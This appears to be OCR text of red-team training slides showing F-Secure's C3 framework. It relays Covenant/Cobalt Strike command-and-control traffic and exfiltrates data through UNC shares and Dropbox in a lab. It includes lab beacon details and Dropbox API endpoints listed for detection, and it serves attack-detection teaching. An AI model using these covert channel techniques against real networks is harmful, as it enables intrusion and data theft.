
Summary exfiltration






C3 CHANNEL – UNC SHARES

- C3 can use UNC path in order to laterally move through the network and use the shared folder for command and control communication.
- As you can see below every time our covenant C2 sends a task through a file will be created that will be used for relay communication







https://labs.f-secure.com/blog/attack-detection-fundamentals-discovery-and-lateral-movement-lab-3/

C3 CHANNEL – DROPBOX

- Using the same Dropbox app we can create.
- Once the relay is executed on the victim it will query and resolve the domain api.dropboxapi.com which is used for polling the folder.
- Relays will often check the contents of the Dropbox folder for files to read.






C3 will create a new folder the Dropbox app folder

https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3/

C3 CHANNEL – DROPBOX

Even in this case there is no integration with our command and control (C2) framework, Covenant, we can see that details such as operating system and user is already.




Last seen 2020/10/03 16:45:38

Computer Name	ws01	OS Major Version	10
User Name	itadmin	OS Minor Version	0
Domain	LABS	OS Build Number	14393
processId	5744	OS Service Pack Major	0
is Elevated	true	OS Service Pack Minor	0
		OS Product Type	3
		OS Version	Windows 10.0 Server SP: 0.0 Build 14393


Channels


Channel ID	Name	Channel Type
0	Dropbox	Return Channel




C3 CHANNEL – DROPBOX EXFILTRATION

Once we have our Dropbox channel fully functional we can now use this channel for exfiltration.






As seen here we can also configure jitter and delay or remove files



Successful Data exfiltration using Dropbox on C3 channel


C3 CHANNEL – DROPBOX EXTERNAL C2

As the objective of C3 is to be fully extensible we can turn on connector to our C2 of choice (Covenant/Cobalt Strike)



Setup Connector for covenant & Add a peripheral grunt

Every time we execute a task in our C2, it will go through the Dropbox channel then the relay will upload files in our Dropbox folder through the guidem-drop which is our application.



Successful connection on our Covenant C2

C3 CHANNEL – DROPBOX DETECTION

C3 Function	URL
WriteMessageToFile	https://content.dropboxapi.com/2/files/upload
ListChannels	https://api.dropboxapi.com/2/files/list_folder
CreateChannel	https://api.dropboxapi.com/2/files/create_folder_v2
GetMessageByDirection	https://api.dropboxapi.com/2/files/search_v2
ReadFile	https://content.dropboxapi.com/2/files/download
DeleteFile	https://api.dropboxapi.com/2/files/delete_v2


Dropbox URL calls credits to F-secure (C3 workshop)

https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3/

C3 CHANNEL – GOOGLE DRIVE


A custom malware used by the APT known as DarkHydrus uses a mix of novel techniques, including using Google Drive as an alternate command-and-control (C2) channel.

